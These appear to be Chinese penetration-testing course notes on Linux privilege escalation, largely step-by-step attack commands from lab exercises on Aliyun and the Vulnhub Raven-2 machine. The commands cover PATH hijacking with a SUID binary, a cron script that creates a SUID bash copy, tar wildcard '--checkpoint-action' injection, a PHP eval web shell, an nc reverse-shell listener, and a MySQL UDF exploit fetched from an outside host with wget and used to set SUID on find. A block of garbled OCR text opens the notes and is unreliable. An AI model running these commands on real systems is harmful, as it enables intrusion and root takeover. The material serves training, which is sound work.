## 权限提升-Linux 定时任务&环境变量&数据库


HIFE

-HIFEPORTE AND A STATE OF THE PORTE OF THE P

- FIFE POFT

.H.D. F.H.E.H

HITE



权限提升-

## Linux 提权手法总结

## 演示案例:

- Linux 提权本地环境变量安全-Aliyun
- ➤ Linux 提权本地定时任务安全-Aliyun
- ➤ Linux 提权第三方服务数据库-Vulnhub
- ▶ Linux 提权提升漏洞查找关注点-拓展总结

#案例 1: Linux 提权本地环境变量安全-Aliyun 配合 SUID 进行环境变量提权-本地用户环境 手写调用文件-编译-复制文件-增加环境变量-执行触发 gcc demo.c -o shell cp /bin/sh /tmp/ps export PATH=/tmp:\$PATH ./shell id

#案例 2-Linux 提权本地定时任务安全-Aliyun

#第一种:路径问题

利用计划任务指向的文件的相对路径解析问题

cat /ect/crontab

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/xiaodi/test.sh

chmod +x /home/xiaodi/test.sh

/tmp/bash

#第二种:命令问题

利用通配符配合命令参数自定义命令实现提权

不安全定时任务备份命令:

cd /home/undead/script;tar czf /tmp/backup.tar.gz \*

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/undead/script/test.sh

echo "" > "--checkpoint-action=exec=sh test.sh"

echo "" > --checkpoint=1

参考命令: https://www.cnblogs.com/manong--/p/8012324.html

#第三种: 权限问题

利用不安全的权限分配操作导致的定时文件覆盖

chmod 777 775 等 所有者 组 其他成员说明

```
#案例 3: Linux 提权数据库 MYSQL UDF-Vulnhub
Vulnhub 某靶机-探针 IP 及端口-利用漏洞获取 web 权限-信息收集-查看数据库配置文件-利用 Mysql 提
权 Linux (Mysql 版本区别同 Windows)
#探针 IP 及端口
nmap 192.168.76.0/24
#利用 phpmailer 漏洞进行修改并反弹
python D:/Myproject/40974.py
nc -lvvp 4444
#写入后门利用菜刀连接方便操作
echo '<?php eval($_POST[x]);?>' >1.php
上传信息收集脚本进行提权信息收集
./LinEnum.sh
翻阅数据库配置文件获取 root 密码
#利用 Mysql 提权 searchsploit
下载 mysql udf poc 进行编译
wget https://www.exploit-db.com/download/1518
mv 1518 raptor udf.c
gcc -g -c raptor_udf.c
gcc -g -shared -o raptor udf.so raptor udf.o -lc
mv raptor udf.so 1518.so
下载 1518 到目标服务器
wget https://xx.xx.xx.xx/1518.so
进入数据库进行 UDF 导出
use mysal;
create table foo(line blob);
insert into foo values(load file('/tmp/1518.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
创建 do_system 函数调用
create function do system returns integer soname '1518.so';
select do_system('chmod u+s /usr/bin/find');
#配合使用 find 调用执行
touch xiaodi
find xiaodi -exec "whoami" \;
find xiaodi -exec "/bin/sh" \;
id
#案例 4-Linux 提权提升简单总结归类-参考 PDF
1.提权环境,信息收集(SUID,定时任务,可能漏洞,第三方服务应用等)
2.最新相关漏洞要明确(关注点),二次开发相关脚本学会展望(四个脚本)
```

3.本地 searchsploit 脚本及远程 exploitdb 站点搜索说明(简要使用) 4.其他提权方法如:密码复用, guid, sudo等说明(运气,同理,鸡肋等

SUDO 说明参考: https://www.freebuf.com/vuls/217089.html

## 涉及资源:

https://www.exploit-db.com/

https://www.vulnhub.com/entry/raven-2,269/

https://github.com/offensive-security/exploitdb